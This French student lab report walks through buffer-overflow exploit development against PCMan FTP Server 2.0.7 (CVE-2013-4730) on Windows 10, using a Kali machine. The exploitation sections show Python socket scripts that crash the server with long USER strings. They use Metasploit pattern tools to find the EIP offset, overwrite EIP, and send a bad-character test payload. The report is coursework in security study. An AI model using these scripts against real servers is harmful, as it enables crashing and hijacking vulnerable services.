



Rapport du projet

Les attaques Buffer OverFlow sous Windows : Exploitation et remèdes

Réalisé par : Joudari Alaeddine

Encadré par : Mr Chougdali Khalid

Filière : Génie Informatique

Année universitaire : 2020/2021



Table des matières

Introduction	3
Historique	4
Définition	5
Contexte.....	6
Les outils utilisés.....	8
Exploitation	10
Première exploitation	11
Deuxième exploitation	16
Remèdes	28
Conclusion	29
Bibliographie	30



Introduction :

Buffer Overflows, ce terme est synonyme des vulnérabilités et des exploitations.

Dans les débuts des années de 2000, les gens se souciait sur la qualité de leurs Firewalls, s'ils ont bien configuré leurs systèmes de prévention, et aussi il fallait vérifier que l'environnement a été bien patchés.

Buffer Overflows ont fait preuve que l'ingénierie logiciel, ou la communauté des développeurs ne savait pas comment créer, faire un design et implémenter un code sécurisé.

Les failles de sécurité sur ces logiciels sont souvent en relation des **Stack Overflows**, **heap corruption** , ou **des bugs de format String** . Un Buffer Overflow peut avoir lieu que depuis d'un mal placement de chaines de caractères dans des lignes de codes d'un programme. On peut trouver ce derniers dans nos applications de calendrier, des calculatrices, des jeux, ou on peut les trouver dans des applications distantes comme des logiciels de serveurs de messagerie , FTP , DNS ...



Historique :

L'écriture des scripts d'exploitation existe depuis les premiers jours des langages de programmation. L'un des premiers scripts d'exploitation était **le ver de Morris** qui a éclairci le chemin pour découvrir les différentes vulnérabilités des différents logiciels et programmes conçus.

Le ver de Morris était un stack overflow exploit, il a apparu en accident vu qu'il était mis sur Internet en 1986 . Ce dernier a mis en panne les hôtes d'ordinateurs et a fait des millions de dollars de pertes pour des différentes universités Américaines , NASA , des organisations militaires , et a arrêté 10% du trafic Internet au monde . Par la suite, ils ont créé la CERT (Computer Emergency Response Team) qui était un centre d'alerte contre les attaques informatiques, destiné aux entreprises et les administrations.

De nos jours , les attaques de dépassement de tampons sont connues sous trois catégories :

Stack overflows , Heap Overflows , et les attaques sur les types de format String .

Les deux premiers font référence à un dépassement de tampons c'est-à-dire stocker des données au-delà de la limite allouée, et la dernière catégorie quand on entre un type non défini en prenant en considération le format des méthodes de classes (Par exemple sur le langage de programmation C : printf , scanf ,...)



Définition :

Un Buffer Overflow aussi appelé un dépassement de mémoire tampon peut se produire assez fréquemment.

En effet , les langages de haut niveau laissent au développeur le soin de vérifier la non-corruption des données , entre autres de vérifier que les longueurs limites des tableaux ne peuvent en aucun cas être dépassées dans le programme.


En outre , ils sont nombreux les programmes qui sont écrits en C et C++ ce qui laisse le risque d'avoir des Buffer Overflow est augmenté mais les langages comme JAVA C# font une prévention de dépassement de tampons , sans oublier les environnements comme Visual Studio .Net ont des fonctionnalités pour éviter les stacks overflows (par contre : ils sont peu les développeurs qui utilisent ces fonctionnalités).



Contexte :

Pour effectuer des exploitations de dépassement de tampons sur de différents programmes et logiciels sur Windows, il faut avoir une connaissance sur les bases du Langage Assembleur, et aussi avoir une idée claire sur la gestion de mémoire ce qu'on va essayer d'expliquer par la suite.

Pour comprendre le fonctionnement d'un programme, on aura besoin d'un ordinateur précisément deux composants principaux qui sont la mémoire et le processeur (CPU).



Les registres :

On va s'intéresser sur trois types de registres qui sont :

EBP contient l'adresse mémoire qui pointe sur le bas de la pile.


ESP contient l'adresse mémoire qui pointe sur le haut de la pile.

EIP contient l'adresse mémoire de l'instruction pointé (par exemple une opération d'addition).



La mémoire :

Voici une image décrivant un programme X dans la mémoire .





Les outils utilisés :


On utilisera le langage Python afin qu'on puisse effectuer des connexions entre notre machine Windows 10 (où on va exploiter un logiciel vulnérable) et notre machine virtuel Kali Linux où on écrit nos scripts pour exploiter le dépassement de tampon.



La machine de la victime qui sera notre système d'exploitation Windows 10.



Un logiciel vulnérable dans notre cas, on utilisera **PCMan FTP Server 2.0.7** car il laisse les attaquants exécuter un code arbitraire via une longue chaîne de caractères dans la ligne de commande.



Une machine virtuelle où on a installé Kali linux pour lancer nos attaques.





En dernier lieu, on utilisera **Immunity Debugger** qui nous aidera à analyser nos scripts d'exploitation, et voir aussi l'acheminement d'exécution de notre application.



L'interface graphique d'Immunity Debugger :

The screenshot shows the Immunity Debugger interface with the following sections:

- Assembly View:** Displays assembly code for the calc.exe process. It includes instructions like `MOV ECX, 1`, `CALL calc._ModuleEntryPoint`, and `TEST ECX, ECX`. Labels for functions like `__set_app_type`, `__register_frame_info`, and `_Lw_RegisterClasses` are visible.
- Registers View:** Shows CPU registers (EAX, ECX, ECX, EDX, EBX, ECX, ECX, ECX) with their current values in hex, decimal, and ASCII format.
- Stack View:** Shows the stack memory dump with various pointers and module handles.
- Memory Dump View:** Shows the memory dump with hex, ASCII, and binary representations.
- CPU Timeline View:** Shows the CPU timeline with assembly code and memory dump.

Il y'a quatre interfaces graphiques dans notre logiciel :

- En haut à gauche, il s'agit de la traduction de notre programme (ou logiciel) en langage Assembleurs.
- En haut à droite, on a les registres de notre CPU
- En bas à gauche, il s'agit de la mémoire.
- En bas à droite, il s'agit de la pile du programme.



Exploitation :

Pour l'exploitation , on utilisera nos deux machines :

- Windows 10 avec l'adresse IP 10.134.5.15
 - Kali Linux avec l'adresse IP 192.168.228.129

```
root@kali:~/Desktop/Exploit_PCMAn# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.228.129 netmask 255.255.255.0 broadcast 192.168.228.255
              inet6 fe80::20c:29ff:fea:214e prefixlen 64 scopeid 0x20<link>
                ether 00:0c:29:ca:21:4e txqueuelen 1000 (Ethernet)
                  RX packets 69189 bytes 5210362 (4.9 MiB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 3083 bytes 516876 (504.7 KiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
              inet6 ::1 prefixlen 128 scopeid 0x10<host>
                loop txqueuelen 1000 (Local Loopback)
                  RX packets 28 bytes 1396 (1.3 KiB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 28 bytes 1396 (1.3 KiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~/Desktop/Exploit_PCMAn#
```



Première exploitation :

PCMan FTP Server a une publique vulnérabilité de type (CVE-2013-4730) qui déclenche le paramètre du mot de passe quand un utilisateur essaye de s'authentifier. Un simple script python avec une connexion via les sockets peut crasher le serveur.

Severity CVSS Version 3.x CVSS Version 2.0


CVSS 2.0 Severity and Metrics:

NIST: NVD **Base Score:** 10.0 HIGH **Vector:** (AV:N/AC:L/Au:N/C:C/I:C/A:C)

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

Le serveur est en ligne avec l'adresse IP 10.134.5.15 et le port 21





Maintenant, on va écrire notre script python pour exploiter ce dernier en utilisant la bibliothèque **socket**.

The screenshot shows a terminal window with two tabs. The left tab is titled 'root@kali: ~/Desktop/Exploit_PCMan' and contains the Python exploit script 'exploit1.py'. The right tab is titled 'root@kali: ~'.

```
root@kali:~/Desktop/Exploit_PCMan
File Actions Edit View Help
root@kali:~/...Exploit_PCMan x      root@kali:~ x
GNU nano 5.4                         exploit1.py
#!/usr/bin/python3
import socket
HOST = '10.134.5.15'
PORT = 21
sock = socket.socket(socket.AF_INET , socket.SOCK_STREAM)
# On se connecte a notre serveur FTP
sock.connect((HOST,PORT))
print ("Message du serveur ", sock.recv(10000))
username = "A"*10
#Sur Python3 pour envoyer des donnees avec les sockets ,il faut les encoder
sock.send(("USER " + username + "\r\n").encode())
print ("Message du serveur ", sock.recv(10000))
sock.send(("PASS " + "passw" + "\r\n").encode())
#La reponse du serveur
print ("Message du serveur", sock.recv(10000))
sock.close()

^G Help      ^O Write Out   ^W Where Is   ^K Cut        ^T Execute    ^C Location
^X Exit      ^R Read File   ^\ Replace    ^U Paste      ^J Justify    ^
^_ Go To Line
```

Puis on va rendre notre script exécutable avec la commande suivante :

The screenshot shows a terminal window with two tabs. The left tab is titled 'root@kali: ~/Desktop/Exploit_PCMan' and the right tab is titled 'root@kali: ~'. The user runs the command 'chmod +x exploit1.py'.

```
root@kali:~/Desktop/Exploit_PCMan
File Actions Edit View Help
root@kali:~/...Exploit_PCMan x      root@kali:~ x
root@kali:~/Desktop/Exploit_PCMan# chmod +x exploit1.py
root@kali:~/Desktop/Exploit_PCMan#
```



On lance notre script :

```
root@kali:~/...Exploit_PCMAn# ./exploit1.py
Message du serveur b'220 PCMan's FTP Server 2.0 Ready.\r\n'
Message du serveur b'331 User name okay, need password.\r\n'
Message du serveur b'530 Not logged in.\n\n'
root@kali:~/...Exploit_PCMAn#
```

Sur notre serveur, on peut voir que le résultat affiche notre username qui est dix A et le mot de passe est caché comme ci-dessous .

Time	User	Action
2021/1/3 [22:47] (01196)	10.134.5.15	User connecting from 10.134.5.15
2021/1/3 [22:47] (01196)	10.134.5.15	USER AAAAAAAA
2021/1/3 [22:47] (01196)	10.134.5.15	331 User name okay, need password.
2021/1/3 [22:47] (01196)	10.134.5.15	PASS *****
2021/1/3 [22:47] (01196)	10.134.5.15	530 Not logged in.
2021/1/3 [23:38] (01196)	10.134.5.15	User connecting from 10.134.5.15
2021/1/3 [23:38] (01196)	10.134.5.15	USER AAAAAAAA
2021/1/3 [23:38] (01196)	10.134.5.15	331 User name okay, need password.
2021/1/3 [23:38] (01196)	10.134.5.15	PASS *****
2021/1/3 [23:38] (01196)	10.134.5.15	530 Not logged in.



On change sur notre script python l'utilisateur en multipliant la valeur de A 5000 fois et on réexécute notre script.

```
root@kali: ~/Desktop/Exploit_PCMan
File Actions Edit View Help
root@kali: ~/...Exploit_PCMan root@kali: ~
GNU nano 5.4 exploit1.py
#!/usr/bin/python3
import socket
from time import sleep
HOST = '10.134.5.15'
PORT = 21
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# On se connecte à notre serveur FTP
sock.connect((HOST,PORT))
print ("Message du serveur ", sock.recv(10000))
username = "A"*5000
#Je pause le programme pour 5secondes afin que je puisse screen le crash du serveur
sleep(15)
#Sur Python3 pour envoyer des données avec les sockets ,il faut les encoder
sock.send(("USER " + username + "\r\n").encode())
print ("Message du serveur ", sock.recv(10000))
sock.send(("PASS " + "passw" + "\r\n").encode())
#La reponse du serveur
print ("Message du serveur", sock.recv(10000))
sock.close()

[ Read 34 lines ]
^G Help      ^O Write Out    ^W Where Is    ^K Cut        ^T Execute     ^C Location
^X Exit      ^R Read File    ^\ Replace     ^U Paste       ^J Justify     ^_ Go To Line
```

```
root@kali:~/Desktop/Exploit_PCMan# ./exploit1.py
Message du serveur b"220 PCMan's FTP Server 2.0 Ready.\r\n"
Traceback (most recent call last):
  File "/root/Desktop/Exploit_PCMan./exploit1.py", line 24, in <module>
    print ("Message du serveur ", sock.recv(10000))
ConnectionResetError: [Errno 104] Connection reset by peer
```



Notre serveur crash à cause du grand nombre de A saisie sur l'utilisateur.

The screenshot shows the PCMan's FTP Server interface. At the top, it displays "PCMan's FTP Server [Online] - 10.134.5.15". Below the title bar is a menu bar with Chinese characters: 檔案(F) 檢視(V) 說明(H). Underneath the menu is a toolbar with various icons. The main window contains several columns with question marks, indicating unknown information for each user entry. On the right side of the main window, there is a log area showing the following text:

```
2021/01/03 [23:53] Server Online - 10.134.5.15
2021/1/3 [23:53] (01112) 10.134.5.15> User connecting from 10.134.5.15
```

At the bottom of the log area, there are navigation buttons (<, >) and a scroll bar.



Deuxième exploitation :

On va opter pour **Immunity Debugger** pour qu'on aperçoit ce qui arrive en arrière-plan du programme, qui nous permettra de voir chaque registre, la mémoire et notre pile d'information à l'instant de l'exécution de ce dernier.

On ouvre PCMan FTP Server depuis Immunity Debugger.

Par défaut notre logiciel est en pause, et attend que l'utilisateur exécute le programme.

Sur notre machine Kali linux , on va réexécuter notre script avec les 5000 lettres de A(A⁵⁰⁰⁰).

On aperçoit que la nouvelle valeur du registre EIP est ‘41414141’ , qui est la valeur de la lettre ‘A’ . Donc on sait que la vulnérabilité est dans le champs ‘Username’.



The screenshot shows the Immunity Debugger interface with several panes open:

- Registers (CPU):** Shows CPU register values:
 - ERX: 00000000
 - ECX: FFFFFFFE
 - EDX: 00000000
 - EBP: 02451590
 - ESP: 0019EC00
 - EIP: 41414141
- Registers (FPU):** Shows floating-point register values:
 - C 0 ES 0028 32bit 0xFFFFFFFF
 - P 1 CS 0023 32bit 0xFFFFFFFF
 - A 0 SS 0028 32bit 0xFFFFFFFF
 - S 0 DS 0023 32bit 0xFFFFFFFF
 - T 0 FS 0053 32bit 354000(FFF)
 - D 0 GS 0028 82bit 0xFFFFFFFF
 - U 0 LastErr: ERROR_INVALID_HANDLE (00000006)
 - EFL: 00010206 (NO,NE,A,NS,PE,GE,G)
- Stack:** Shows the stack area with various memory segments and their addresses.
- Memory Dump:** Shows memory dump from address 00441000 to 004410B8.
- Registers (FPU):** Shows floating-point register values for the current instruction.

On va redémarrer notre programme , et on essayera de trouver l'offset pour qu'on puisse contrôler notre registre EIP , on va changer notre username avec un pattern généré par l'outil **Metasploit** .



File Actions Edit View Help

root@kali: ~/...Exploit_PCMan x root@kali: ~ x

GNU nano 5.4 exploit2.py

```
#!/usr/bin/python3

import socket

from time import sleep
HOST = '10.134.5.15'
PORT = 21

sock = socket.socket(socket.AF_INET , socket.SOCK_STREAM)

# On se connecte a notre serveur FTP
sock.connect((HOST,PORT))

print ("Message du serveur ", sock.recv(10000))

h9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk

#Je pause le programme pour 5secondes afin que je puisse screen le crash du serveur
sleep(15)
#Sur Python3 pour envoyer des donnees avec les sockets ,il faut les encoder
sock.send(("USER " + username + "\r\n").encode())

print ("Message du serveur ", sock.recv(10000))

sock.send(("PASS " + "passw" + "\r\n").encode())

#La reponse du serveur
print ("Message du serveur", sock.recv(10000))

sock.close()
```

On exécute notre nouveau programme.

```
Gd5Gd6Gd7Gd8Gd9Gd0Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9GeF0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4  
Gh5Gh6Gh7Gh8Gh9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gh0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk  
NameError: name 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3A  
d4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag' is not defined  
root@kali:~/Desktop/Exploit_PCMan# nano exploit2.py  
root@kali:~/Desktop/Exploit_PCMan# nano exploit2.py  
root@kali:~/Desktop/Exploit_PCMan# nano exploit2.py  
root@kali:~/Desktop/Exploit_PCMan# ./exploit2.py  
File "/root/Desktop/Exploit_PCMan./exploit2.py", line 17  
    Gk1Gk2Gk3Gk4Gk5Gk  
^  
  
SyntaxError: EOL while scanning string literal  
root@kali:~/Desktop/Exploit_PCMan# nano exploit2.py  
root@kali:~/Desktop/Exploit_PCMan# ./exploit2.py  
Message du serveur b"220 PCMan's FTP Server 2.0 Ready.\r\n"  
Message du serveur b'331 User name okay, need password.\r\n'
```



On remarque que la valeur de notre registre EIP est ‘45356C45’ , on va utiliser un nouvel outil qui s’appelle pattern offset qui nous aidera à savoir le placement exacte pour cette valeur dans notre pattern.

```
%[ metasploit v5.0.60-dev ]  
+ --=[ 1947 exploits - 1088 auxiliary - 333 post ]  
+ --=[ 556 payloads - 45 encoders - 10 nops ]  
+ --=[ 7 evasion ]  
  
msf5 > exit  
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 45356C45  
[*] Exact match at offset 3465  
root@kali:~#
```

Donc notre offset est 3465, du coup notre EIP est après 3466 bytes, et on devra vérifier notre ESP , sur notre interface on a 386C4537 comme valeur de notre ESP , et qui est 8 bytes de plus que l'EIP .

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 386C4537
[*] Exact match at offset 3473
root@kali:~#
```

Finalement, on connaît la location exacte de notre registre EIP.

0019ECE0	386C4537	7E18
0019ECE4	45396C45	E19E
0019ECE8	6045386D	m0Em
0019EC0C	32604531	1Em2
0019ECF0	45336D45	Em3E
0019ECF4	6045346D	m4Em
0019ECF8	36604535	5Em6
0019ECFC	45376D45	Em7E
0019ED00	6045386D	m8Em
0019ED04	306E4539	9En0
0019ED08	45316E45	En1E
0019ED0C	6E45326E	n2En
0019ED10	346E4533	3En4
0019ED14	45356E45	En5E
0019ED18	6E45366E	n6En
0019ED1C	386E4537	7En8
0019ED20	45396E45	En9E
0019ED24	6F45306F	o0Eo
0019ED28	326F4531	1Eo2
0019ED2C	45336F45	Eo3E
0019ED30	6F45346F	o4Eo
0019ED34	366F4535	5Eo6
0019ED38	45376F45	Eo7E
0019ED3C	6F45386F	o8Eo
0019ED40	30704539	9Ep0
0019ED44	45317045	Fn1F



On modifie notre code selon ces nombres d'offset trouvé comme ce qui suit :

```
root@kali: ~/Desktop/Exploit_PCMan
File Actions Edit View Help
root@kali: ~/...Exploit_PCMan x          root@kali: ~ x
GNU nano 5.4                                         exploit3.py
#!/usr/bin/python3

import socket
from time import sleep
HOST = '10.134.5.15'
PORT = 21

sock = socket.socket(socket.AF_INET , socket.SOCK_STREAM)

# On se connecte à notre serveur FTP
sock.connect((HOST,PORT))

print ("Message du serveur ", sock.recv(10000))

username = "A"*3465
username += "BBBB"
username += "C"*2000

#Je pause le programme pour 5secondes afin que je puisse screen le crash du serveur
sleep(15)
#Sur Python3 pour envoyer des données avec les sockets ,il faut les encoder
sock.send(("USER " + username + "\r\n").encode())

print ("Message du serveur ", sock.recv(10000))

sock.send(("PASS " + "passw" + "\r\n").encode())

#La reponse du serveur

print ("Message du serveur", sock.recv(10000))

sock.close()

[ Wrote 38 lines ]
^G Help      ^O Write Out    ^W Where Is     ^K Cut        ^T Execute
^X Exit      ^R Read File   ^V Replace     ^U Paste      ^J Justify
^C Location  ^_ Go To Line  M-U Undo      M-E Redo
M-A Set Mark M-6 Copy
```



Après avoir exécuter ce programme , notre serveur a crash en remarquant que la nouvelle valeur de notre registre EIP est devenu 42424242 qui est notre 4 'B'



Ensuite , on va essayer de mettre du shellcode (bad chars) sur notre script d'exploit

```
root@kali: ~/.../Exploit_PCMa...  File Actions Edit View Help
root@kali: ~
GNU nano 5.4
exploit4.py

sock = socket.socket(socket.AF_INET , socket.SOCK_STREAM)

# On se connecte à notre serveur FTP
sock.connect((HOST,PORT))

print ("Message du serveur ", sock.recv(10000))

username = "A"*3465

username += "BBBB"

username += (
"\x01\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
"\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
"\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
"\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
"\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
"\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
"\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
"\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
"\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

# Je pause le programme pour 5secondes afin que je puisse screen le crash du serveur I've already noted a
sleep(5)
# Sur Python3 pour envoyer des donnees avec les sockets , il faut les encoder
sock.send(("USER " + username + "\r\n").encode())
# After the input command, where we would normally place the \x characters.

print ("Message du serveur ", sock.recv(10000))

sock.send(("PASS " + "passw" + "\r\n").encode())

# La reponse du serveur

print ("Message du serveur", sock.recv(10000))

sock.close()

^G Help      ^O Write Out   ^W Where Is    ^K Cut        ^T Execute   ^C Location   M-U Undo
^X Exit       ^R Read File   ^\| Replace    ^U Paste     ^J Justify   ^_ Go To Line M-E Redo
                                         M-A Set Mark
                                         M-6 Copy
```

